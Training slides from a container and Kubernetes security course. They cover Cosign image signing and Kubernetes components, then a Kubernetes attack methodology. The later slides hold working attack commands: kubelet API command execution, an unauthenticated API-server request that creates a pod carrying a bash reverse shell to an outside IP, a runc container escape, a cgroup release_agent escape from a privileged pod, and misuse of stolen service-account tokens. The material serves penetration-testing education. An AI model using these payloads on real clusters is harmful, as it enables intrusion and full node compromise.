


- Motivation: provides tamper-evident integrity checks
- Relies on asymmetrical cryptography (PKI)
 - Gather data to be signed
 - Push all data through a hashing algorithm (e.g. SHA-256)
 - Using a **private key**, sign the resulting hash
 - Distribute data, signature and a certificate (containing the public key)
- Verification consists of
 - Verify the certificate is trustworthy
 - Use the **public key** from the certificate to decrypt the signature
 - Note the decrypted value (original hash)
 - Compare it to a hash computed locally

Container Image Signing



Container Image Signature Verification



<https://t.me/learningnets>

Reference: <https://www.encryptionconsulting.com/docker-image-signing/>



Signing Container Images: Cosign



- Cosign is an open-source tool to sign and verify container images
- Generates pair of public and private keys to sign images
- Signs container images with private key
- Pushes signatures to OCI compliant container registry
- Verifies image signatures using public key



Exercise

Container 3

Signing and Verification of Container Image

- Generate keys to sign and verify images
- Run local container registry
- Upload an alpine image in local container registry
- Sign the alpine image uploaded in local container registry
- Verify the signature of alpine image present on local container registry

Kubernetes (K8s)




NotSoSecure part of

claranet cyber security

<https://t.me/learningnets>

Kubernetes aka K8s

Open-Source System for automating deployment, scaling, and management of containerized applications



<https://t.me/learningnets>

Reference: <https://kubernetes.io/docs/concepts/overview/components/>



Control Plane

- Responsible for schedule & management of workloads in cluster
- **Control Plane:** Contains management components:
 - **kube-apiserver:** Main interaction API for K8s operations
 - **etcd:** key value store as metadata service.
 - **kube-scheduler:** Assigns node for the newly created pods.
 - **kube-controller-manager:** Controls the state of the cluster.
 - **cloud-controller-manager:** Connecting to cloud provider's API.



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Worker Node Components

- **kubelet**: agent on each node in the cluster
 - Talks to the API server
 - Does the heavy lifting of starting/stopping containers on its node
- **kube-proxy**: network proxy maintains network rules on nodes for inside or outside communication
- **container runtime**: software for running containers on each node



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Kubernetes: Infrastructure as Code



- Kubernetes is an excellent example of Infrastructure as Code (IaC)
- All the Infrastructure elements are stored as code **objects** in K8s
- K8s also uses these objects to represent current status of orchestration
- Some common objects
 - Pods
 - ReplicaSet
 - Deployment
 - Service
 - Labels and Selectors
 - Namespace
 - Volume
 - Secret

Pods, Labels and Selectors



- Pods
 - Smallest deployable entity
 - Consist of single or multiple containers co-located
 - Most common is just one container per pod
 - Multiple container in a pod in case of heavy dependency
- Labels
 - A free text tag that can be associated with any object
- Selector
 - Allows you to group resources based on labels

ReplicaSet and Deployment

- ReplicaSet
 - Allows you to provision and maintain a fixed number of pods
 - Useful for load balancing
 - Linked via selectors using labels
- Deployment
 - Superset over ReplicaSet and pods, Allowing fine grain control
 - Create, Pause, Destroy a ReplicaSet
 - Rollout new state changes. (change in ReplicaSet/pod configuration)
 - Scale-up and Scale-down entities
 - Rollback previously committed changes
 - Record all state changes

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Service and Namespace



- Service
 - This object allows you to expose a port outside the Pod
 - **ClusterIP**: exposes service to **Internal IP** (default)
 - **NodePort**: exposes service on each **Node IP**: can connect via <NodeIP>:<NodePort>
 - **LoadBalancer**: expose service **externally** on cloud provider's load balancer
 - **ExternalName**: Allows DNS mapping (CNAME) of services via kube-dns
- Namespace
 - Object scope of Kubernetes are called namespace
 - Don't confuse them with container namespaces
 - This allows division of resources within a cluster

Kubernetes Operations

- K8s operates via command line or a GUI utility
- These utilities rely on a REST API from control plane
- Operations are performed using a declarative YAML file
- REST API can also be accessed directly via cURL



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Kubernetes control CLI: kubectl

- Standard K8s control utility
- Default config location is `$HOME/.kube`
- Custom config can be specified as
 - `--kubeconfig` flag on command line
 - `KUBECONFIG` environment variable



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

kubectl usage

- List Kubernetes details

```
kubectl cluster-info
```

- List all the resources

```
kubectl get _____ (pods, namespaces, services, ...)
```

- Prints all information about the individual pod|service|deployment

```
kubectl describe pod|service|deployment <name>
```

- Runs nginx as a deployment

```
kubectl run nginx --image=nginx
```

- Process changes to a cluster (create/update a Deployment, Pod, Service etc)

```
kubectl apply -f input_file.yaml
```



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Introduction to Kubernetes YAML

- Yet Another Markup Language
- or YAML Ain't a Markup Language
 - JSON but without the quotes
 - XML but without the tags
 - Uses whitespace and very little markup to express structures
- Kubernetes uses YAML **extensively**
 - Nearly anything you want Kubernetes to do, you have to do it through a YAML file

```
1  ---
2  apiVersion: v1
3  kind: Pod
4  metadata:
5    name: nginx
6  ▼ spec:
7  ▼   containers:
8  ▼     - name: web
9        image: nginx
10
```



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Introduction Kubernetes YAML



- All Kubernetes YAML files contain at least:
 - **apiVersion:** specific K8s API with version
 - **kind:** type of object
 - **metadata:** Identifiers for objects
 - Typically a `name` string,
 - `UID`,
 - and optionally target `namespace`
 - **spec:** specification for deployment
 - typically the lengthiest section

```
---
apiVersion: v1
kind: Pod
metadata:
  name: nginx
spec:
  containers:
    - name: web
      image: nginx
```



Exercise

Kubernetes 1: Introduction

- Create a basic K8s cluster
 - `kind create cluster`
- Perform basic recon operations
 - `kubectl get pods -A`
 - `kubectl get nodes -o wide`
- Create a YAML file with instructions to deploy an nginx image
- Destroy the cluster
 - `kind delete cluster`

Containers in Cloud

- Containers in cloud are mostly a combination of K8s + Docker
- Various services offered by cloud providers
 - Amazon ECS
 - Azure Container Service
 - Google Container Engine
- For hosted offerings, most attack surfaces would venture around
 - Docker image registry
 - Application-level flaws
- Tenant can self host the service using IaaS options
- If self hosted attack surface will also include misconfigurations



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Attack Methodology: Kubernetes



- Enumerate the environment
- External Network Attacks (When K8s infrastructure is exposed publicly)
 - Control plane attacks
 - Applications exposed
- Internal Attacks (When attacker starts from within a pod)
 - Auth Token / Service Account
 - Network Attacks
 - Secret exposure
- Cloud Based deployment scenarios (K8s is hosted environment)
 - Metadata APIs
 - IAM privileges
 - Container Registries
 - Storage Access

Enumerate: Kubernetes Ports



Port/Protocol	Description
6443 TCP	Kubernetes API server (control-plane only)
2379 - 2380 TCP	etcd server client API (control-plane only)
10250 TCP	Kubelet API
10251 TCP	kube-scheduler (control-plane only)
10252	kube-controller-manager (control-plane only)
10255	Read-Only Kubelet API
30000 - 32767	NodePort services (client only)

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Enumeration: K8s Attack Surface



- Identify current user in Pod
 - Being root puts you on a good path towards system compromise
- Identify the various services exposed on the network / localhost
 - 10250: Kubelet's API server
 - Read access allows you to list running Pods and their details:

```
curl -sk https://192.168.99.101:10250/runningpods/ | jq -r
```
 - Write access allows you to tell the Kubelet what to do, **very dangerous**
 - Oldschool kubelet-exploit published in 2016
- Check if a service account token is accessible (mounted by default)

```
/var/run/secrets/kubernetes.io/serviceaccount/token
```

 - Can be used to talk with the API server and further escalate privileges

Enumeration: Access

- Authentication (AuthN) and Authorization (AuthZ) are critical components of the K8s ecosystem
- Number of modes of authentication, the two most common are:
 - Mutual SSL/TLS certificate based auth (default for API server)
 - Token based auth
- Two types of accounts
 - “Normal” (non-machine) users (cert based auth by default)
 - Service accounts managed by K8s



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Token based authentication



- There are many different tokens you might encounter in K8s authN
 - **Static Token**
 - Defined by hand and assigned to users/groups
 - **OpenID Connect: “ID token”**
 - Used by external identity providers, uses JSON Web Token (JWT) format
 - **Service Account tokens**
 - Usually generated by K8s internally, stored as secrets
 - Take the form of JWT tokens
 - By default preconfigured per Pod, allowing the Pod to talk to the API server
 - **Bootstrap tokens:** user-generated token managed by Kubernetes secrets

Authorization in Kubernetes

- Any request headed for the API server is:
 - **authenticated** - and if successful - then
 - **authorized** - and if successful - further processed
- Just like with authentication, there are a number of modules to facilitate authorization
- Modules are evaluated in a defined order
 - Until a module is able to completely allow or deny the request
 - Such decision is final and no further authorization modules are evaluated



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Authorization strategies in K8s



- **Role Based Access Control (RBAC)**
 - This is the preferred authorization mode (over ABAC) and we will be focusing on it from this slide onwards
- **Attribute Based Access Control (ABAC)**
 - Uses attributes assigned to an individual resource to determine who can access what
- **Node**
 - Special authz mode to allow Kubelets to do their work (based on the Pods they are tasked with running)
- **Webhook:** via third party identity provider (Kerberos, AD, OpenID)

K8s RBAC internals



- RBAC provides fine-grained access control defined via K8s objects:
 - Role: A list of permissions, confined to specific namespace
 - ClusterRole: A list of permissions, applicable for the entire cluster
- Roles and ClusterRoles are assigned to *subjects*
 - Subjects are entities such as users, groups, service accounts
- There are two ways to *bind* roles to *subjects*
 - RoleBinding: map a Role (or a ClusterRole) to a subject (**namespace confined**)
 - ClusterRoleBinding: map a ClusterRole to a subject, works in the entire cluster

Attacking K8s Clusters: External Attacks



- When K8s cluster exposes services, those become prime targets
- Possible Attack Scenarios
 - Information Disclosure
 - K8s related information could aid privilege escalation
 - Remote Code Execution
 - RCE within elements of the cluster is highly desirable for attackers
 - Web Application Attacks

External: Information Disclosure



- Accidental Information leakage via code repository
 - Kubeconfig
 - Cloud Access Creds
- Information Disclosure via readonly endpoints
 - Exposed by monitoring applications (cAdvisor-Matrices, K8s Dashboard)
 - Exposed by vulnerable applications
 - Kubelet readonly port exposed (unauthenticated access)
- cAdvisor-Matrices Information Disclosure

```
# curl 192.168.100.6:10249/metrics | more
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %         0      Dload  Upload  Total   Spent    Left   Speed
100 27151    0 27151    0    0  5302k      0  --:--:-- --:--:-- --:--:-- 6628k
# HELP apiserver_audit_event_total [ALPHA] Counter of audit events generated and sent to the audit backend.
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_audit_requests_rejected_total [ALPHA] Counter of apiserver requests rejected due to an error in audit logging backend.
# TYPE apiserver_audit_requests_rejected_total counter
apiserver_audit_requests_rejected_total 0
```

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

External: Attacking kubelet readonly port



- Kubelet API discloses cluster details to unauthenticated users

```
curl <Cluster-node-IP>:10255
```

```
pentester@kali:~$ curl 172.18.0.3:10255/pods | jq | more
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Done   0      0     0    5033k      0 --:--:-- --:--:-- --:--:-- 5033k
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {},
  "items": [
    {
      "metadata": {
        "name": "kindnet-gg7z7",
        "generateName": "kindnet-",
        "namespace": "kube-system",
        "uid": "7a827a5f-2067-41f5-bbfa-8c3ef1e58b25",
        "resourceVersion": "539",
        "creationTimestamp": "2021-07-17T11:40:22Z",
        "labels": {
          "app": "kindnet",
          "controller-revision-hash": "6b579467cf",
          "k8s-app": "kindnet",
          "pod-template-generation": "1",
          "tier": "node"
```

External: Code Execution

- Multiple Scenarios can lead to code execution in K8s cluster
 - Kubelet API exposed in R/W mode (all nodes)
 - Unauthenticated API Server exposed (control plane node)



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Public Kubernetes Exploits



- CVE-2021-30465: runc TOC/TOU vulnerability
 - Time of Check / Time of Use vulnerability
 - Could be abused to mount root filesystem of the node into a Pod
- CVE-2018-1002105: Kubelet API privilege escalation
 - Unauthenticated attack for exposed API
 - Authenticated attack will perform privilege escalation
- CVE-2019-11246: Path traversal in kubectl binary (cp command)
 - similar older bugs: CVE-2019-1002101, CVE-2018-1002100

Reference:

<https://www.twistlock.com/labs-blog/demystifying-kubernetes-cve-2018-1002105-dead-simple-exploit/>

https://github.com/evict/poc_CVE-2018-1002105#unauthenticated-poc

<https://blog.appsecco.com/analysing-and-exploiting-kubernetes-apiserver-vulnerability-cve-2018-1002105-3150d97b24bb>

<https://t.me/learningnets>

<https://blog.aquasec.com/kubernetes-security-kubectl-cve-2019-11246>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

External: Kubelet Read Write Access



- Kubelet API with unauthenticated R/W access is very dangerous
- Allows anyone with network access to execute commands
 - In any pod/container running on the same node

```
curl -k https://<Cluster-node-IP>:10250/run/<namespace>/<pod-name>/<container-name> -d "cmd=<os-command>"
```

```
└─# curl -k https://172.18.0.5:10250/run/kube-system/kube-proxy-7mw7j/kube-proxy -d "cmd=ls /"
```

bin
boot
dev
etc
home
lib
lib64
media

Pod namespace

pod name

Container name

Command to execute in the pod

External: API Server exposed (control plane)



- API server is the brains of a Kubernetes cluster
- If misconfigured to skip authentication and authorization, it would allow users to execute arbitrary commands within the entire cluster

```
curl -k -XPOST
https://172.18.0.6:6443/api/v1/n
amespaces/kube-
system/pods?fieldManager=kubectl
-create -H "Content-Type:
application/json" -d
'{"apiVersion":"v1","kind":"Pod"
,"metadata":{"name":"nginx","nam
espace":"kube-
system"},"spec":{"containers":[{"
"args":["-c","bash -i
\u003e\u0026
/dev/tcp/192.168.87.128/4242
0\u003e\u00261"],"command":["/bi
n/bash"],"image":"nginx","name":
"nginx"}],"hostNetwork":true}]'
```

```
1 ---
2 apiVersion: v1
3 kind: Pod
4 metadata:
5   name: nginx
6   namespace: kube-system
7 spec:
8   containers:
9   - args:
10     - "-c"
11     - bash -i >& /dev/tcp/192.168.87.128/4242 0>&1
12     command:
13     - "/bin/bash"
14     image: nginx
15     name: nginx
16     hostNetwork: true
```

Json2yaml: <https://www.json2yaml.com/>
Be cautious of the reverse shell payload encoding

External: Control plane API server overexposed



- Unauthenticated API access

```
pentester@kali:~/local_ctf_final$ curl -k -XPOST https://172.18.0.2:6443/api/v1/namespaces/kube-system/pods?fieldManager=kubectl-c
reate -H "Content-Type: application/json" -d '{"apiVersion": "v1", "kind": "Pod", "metadata": {"name": "nginx", "namespace": "kube-system"
}, "spec": {"containers": [{"args": ["-c", "bash -i \u003e\u0026 /dev/tcp/192.168.100.9/4242 0\u003e\u00261"], "command": ["/bin/bash"], "
image": "nginx", "name": "nginx"}], "hostNetwork": true}}'
```

Creating a pod with reverse shell
via unauthenticated API server

```
{
  "kind": "Pod",
  "apiVersion": "v1",
  "metadata": {
    "name": "nginx",
    "namespace": "kube-system",
    "uid": "a7560768-9845-4245-bc5d-60cde485381d",
    "resourceVersion": "1293",
    "creationTimestamp": "2021-07-29T22:13:48Z",
    "managedFields": [
      {

```

```
pentester@kali:~$ nc -lnvp 4242
listening on [any] 4242 ...
connect to [192.168.100.9] from (UNKNOWN) [172.18.0.2] 39456
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@apinoauth-control-plane:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@apinoauth-control-plane:/# |
```

Received reverseshell from newly
created pod

External: Application Attacks

- Web application vulnerabilities aid different K8s attack scenarios
 - Token leakage via SSRF or Arbitrary File Read
 - SSRF has extra impact in Cloud as we have seen on day 1
 - Remote Code Execution due to Command Injection
 - Database information/credentials leakage



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved



Case Study

Shopify SSRF to RCE in Containers

1. The attacker creates a store and modifies the template “password.liquid” with script
2. Attacker installs Exchange app, which lists stores with snapshot of URL provided in previous step. Snapshot reveals the information
3. Attacker extracts the information in JSON format
4. Extracted information is used to access docker
5. Attacker gains the “kubernetes.io” service account token
6. Attacker successfully takes root access to any containers of Shopify

Attacking Internal Infrastructure: Pods



- Service account privilege enumeration
 - Unless explicitly disabled, there will be an SA token mounted in every pod by default
- Kernel exploits
 - K8s are still merely managing a group of containers
 - Containerisation attack surface remains dangerous
- Container security configuration
- Sensitive data exposure

Attacking Pods



- Enumerating privileges available to service account mounted in the pod
- `kubectl auth can-i list (+ the stolen token & metadata)`

```
└─# kubectl exec -it compromised-pod -- bash
root@compromised-pod:/#
root@compromised-pod:/# ./kubectl --token='cat /run/secrets/kubernetes.io/serviceaccount/token' --server=https://10.96.0.1:443 --c
ertificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt auth can-i --list
```

Resources	Non-Resource URLs	Resource Names	Verbs
selfsubjectaccessreviews.authorization.k8s.io	[]	[]	[create]
selfsubjectrulesreviews.authorization.k8s.io	[]	[]	[create]
pods/exec	[]	[]	[get create list]
pods	[]	[]	[get create list]
	[/well-known/openid-configuration]	[]	[get]
	[/api/*]	[]	[get]
	[/api]	[]	[get]
	[/apis/*]	[]	[get]
	[/apis]	[]	[get]
	[/healthz]	[]	[get]
	[/healthz]	[]	[get]
	[/livez]	[]	[get]
	[/livez]	[]	[get]
	[/openapi/*]	[]	[get]
	[/openapi]	[]	[get]
	[/openid/v1/jwks]	[]	[get]
	[/readyz]	[]	[get]
	[/readyz]	[]	[get]
	[/version/]	[]	[get]
	[/version/]	[]	[get]
	[/version]	[]	[get]
	[/version]	[]	[get]

Privileges associated to the token mounted in the compromised pod

Attacking Pods: Runc Docker Escape



```
evil-k8-user >kubectl run runcexploit --image=cve-2019-5736:malicious_image_POC
pod/runcexploit created
evil-k8-user >
```

Malicious k8s user created pod with Runc exploit in the cluster

Experimental: false

k8s control-plane node running with docker version vulnerable to Runc exploit

```
Server:
Engine:
  Version: 18.06.1-ce
  API version: 1.38 (minimum version 1.12)
  Go version: go1.10.3
  Git commit: e68fc7a
  Built: Tue Aug 21 17:23:15 2018
  OS/Arch: linux/amd64
  Experimental: false
```

```
root@kind-1-control-plane:/# ls /etc/kubernetes/manifests/
etcd.yaml kube-controller-manager.yaml
kube-apiserver.yaml kube-scheduler.yaml
root@kind-1-control-plane:/#
```

```
attacker-machine >nc -lnvp 2345
Listening on [0.0.0.0] (family 0, port 2345)
Connection from 172.17.0.2 57460 received!
bash: cannot set terminal process group (13838): Inappropriate ioctl for device
bash: no job control in this shell
```

Reverse shell received from the k8s control-plane node once the pod with Runc exploit executes

k8s config file present on the control-plane node

```
<abd3cc7bde42931d1a1ce904ef71405c888f845b69942b738# ls /etc/kubernetes/manifests/
<05c888f845b69942b738# ls /etc/kubernetes/manifests/
etcd.yaml
kube-apiserver.yaml
kube-controller-manager.yaml
kube-scheduler.yaml
<abd3cc7bde42931d1a1ce904ef71405c888f845b69942b738# |
```

NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

Running privileged pods



```
vagrant@kubemaster:~$ kubectl exec -it priv-pod -- bash
root@priv-pod:/# ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1   0.0  0.0   2512   528 ?        Ss   01:29   0:00 /bin/sleep 99d
root      588   0.1  0.1   4244  3452 pts/0    Ss   01:40   0:00 bash
root      595   0.0  0.1   5900  3000 pts/0    R+   01:40   0:00 ps aux

root@priv-pod:/# capsh --print
Current: =eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
Ambient set =
Securebits: 00/0x0/1'b0
  secure-noroot: no (unlocked)
  secure-no-suid-fixup: no (unlocked)
  secure-keep-caps: no (unlocked)
  secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=
Guessed mode: UNCERTAIN (0)

root@priv-pod:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
root@priv-pod:/# echo 1 > /tmp/cgrp/x/notify_on_release
root@priv-pod:/# host_path=`sed -n 's/.*\perdir=([^\,]*)\1/p' /etc/mtab`
root@priv-pod:/# echo "$host_path/cmd" > /tmp/cgrp/release_agent
root@priv-pod:/# echo '#!/bin/sh' > /cmd
root@priv-pod:/# echo "ps aux > $host_path/output" >> /cmd
root@priv-pod:/# chmod a+x /cmd
root@priv-pod:/# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@priv-pod:/# cat /cmd
#!/bin/sh
ps aux > /var/lib/docker/overlay2/2f47636ecd8bc154cfe395555e3d7497f6be349838989066932739301e6b1c91/diff/output
root@priv-pod:/# head /output
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
